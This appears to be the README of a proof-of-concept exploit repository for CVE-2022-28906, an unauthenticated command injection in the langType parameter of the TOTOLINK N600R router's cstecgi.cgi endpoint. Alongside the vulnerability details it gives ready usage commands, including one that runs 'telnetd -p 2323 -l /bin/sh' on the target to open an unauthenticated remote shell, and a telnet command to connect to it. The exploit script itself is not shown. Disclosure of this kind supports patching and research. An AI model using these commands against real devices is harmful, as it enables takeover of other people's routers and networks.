 finnvle/cve-2022-28906-poc
Python proof-of-concept for unauthenticated OS command injection in TOTOLINK N600R, exploiting the langType parameter to execute arbitrary commands on the device.

Python proof of concept for unauthenticated command injection in the TOTOLINK N600R.

| Product | TOTOLINK N600R |
| Firmware | V5.3c.7159_B20190425 |
| Type | OS command injection (CWE-78) |
| Parameter | langType |
| Endpoint | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 Critical |
TOTOLink N600R V5.3c.7159_B20190425 was discovered to contain a command injection vulnerability via the langtype parameter in /setting/setLanguageCfg.
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# Usage: python3 poc.py <TARGET> <COMMAND>
# Example: python3 poc.py 192.168.68.1 "reboot"
# Example: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <TARGET> <COMMAND>

Using the PoC to remote execute the target to enable /bin/sh serving on port 2323
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

See the result if port 2323 was enabled

Connect to the target using telnet via port 2323
telnet 192.168.68.1 2323
Provided as-is without warranty. The author is not responsible for misuse or damage.